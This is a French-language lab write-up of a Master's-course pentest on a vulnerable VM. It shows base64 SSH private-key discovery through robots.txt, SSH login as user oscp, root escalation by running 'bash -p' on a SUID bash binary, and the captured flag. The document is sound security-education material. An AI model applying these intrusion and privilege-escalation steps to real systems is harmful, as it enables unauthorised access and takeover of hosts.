
[PENTEST] Exploitation de la Machine : Info Sec

Contexte : Lab de cybersécurité réalisé en Master 2.
Environnement : Machine cible Stapler sur hyperviseur UTM (Macbook Air M2 - Architecture ARM).
Objectif : Obtenir un accès Root et capturer le flag flag.txt.


1 - Phase de Reconnaissance

On commence par faire un scan **nmap** agressif sur la machine afin de connaître les ports ouverts et leurs services avec leurs versions.




On remarque que le port 80, un serveur web Apache sur lequel tourne Wordpress.


En allant sur le serveur web à /**robots.txt,** on remarque un fichier étrange nommé **“secret.txt”**



On s’y rend.




Ce texte m'a l'air d'être en base64, je vais essayer de le décoder pour en avoir le texte en clair.



Cela ressemble à une clé privée ssh, qui permet de se connecter en ssh pour le client sans mettre de mot de passe. Ça tombe bien on a un service ouvert ssh sur notre machine sur le port 22.

2 - Exploitation (Accès Initial)

J’enregistre cette clé ssh dans un fichier que l’on va nommer **“id_rsa.pub”,** en lui donnant les permissions qui conviennent.



Puis après cela on essaye de se connecter à notre service ssh.

```
┌──(jordan㉿kali)-[~/Bureau]
└─$ ssh -i id_rsa.pub oscp@172.20.10.4
The authenticity of host '172.20.10.4 (172.20.10.4)' can't be established.
ED25519 key fingerprint is: SHA256:OORLHLygIlTRZ4nXi9nq+WIrJ26fv7tfgvVHm8FaAzE
This key is not known by any other names.
```

Cela semble fonctionner…

```
Last login: Sat Jul 11 16:50:11 2020 from 192.168.128.1
-bash-5.0$ id
uid=1000(oscp) gid=1000(oscp) groups=1000(oscp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
-bash-5.0$ whoami
oscp
-bash-5.0$ pwd
/home/oscp
-bash-5.0$ ls -al
total 32
drwxr-xr-x 4 oscp oscp 4096 Jul 11  2020 .
drwxr-xr-x 3 root root 4096 Jul  9  2020 ..
-rw------- 1 oscp oscp    0 Jul 11  2020 .bash_history
-rw-r--r-- 1 oscp oscp  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 oscp oscp 3771 Feb 25  2020 .bashrc
drwx------ 2 oscp oscp 4096 Jul  9  2020 .cache
-rwxr-xr-x 1 root root   88 Jul  9  2020 ip
-rw-r--r-- 1 oscp oscp  807 Feb 25  2020 .profile
drwxrwxr-x 2 oscp oscp 4096 Jul  9  2020 .ssh
-rw-r--r-- 1 oscp oscp    0 Jul  9  2020 .sudo_as_admin_successful
-bash-5.0$ cd ip
-bash: cd: ip: Not a directory
-bash-5.0$ cat ip
#!/bin/sh
cp /etc/issue-standard /etc/issue
/usr/local/bin/get-ip-address >> /etc/issue
-bash-5.0$ /bin/bash
```

3 - Élévation de Privilèges (Post-Exploitation)

Maintenant nous devons passer **“root”**.

```
bash-5.0$ ls -l /usr/bin/bash
-rwsr-sr-x 1 root root 1183448 Feb 25  2020 /usr/bin/bash
```

Pour cela on exécute les commandes suivantes :

```
bash-5.0$ bash -p
bash-5.0# id
uid=1000(oscp) gid=1000(oscp) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
,1000(oscp)
bash-5.0#
```

```
uid=1000(oscp) gid=1000(oscp) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
,1000(oscp)
bash-5.0# cd /root
bash-5.0# ls
fix-wordpress  flag.txt  snap
bash-5.0# cat flag.txt
d73b04b0e696b0945283defa3eee4538
```

Le flag est : d73b04b0e696b0945283defa3eee4538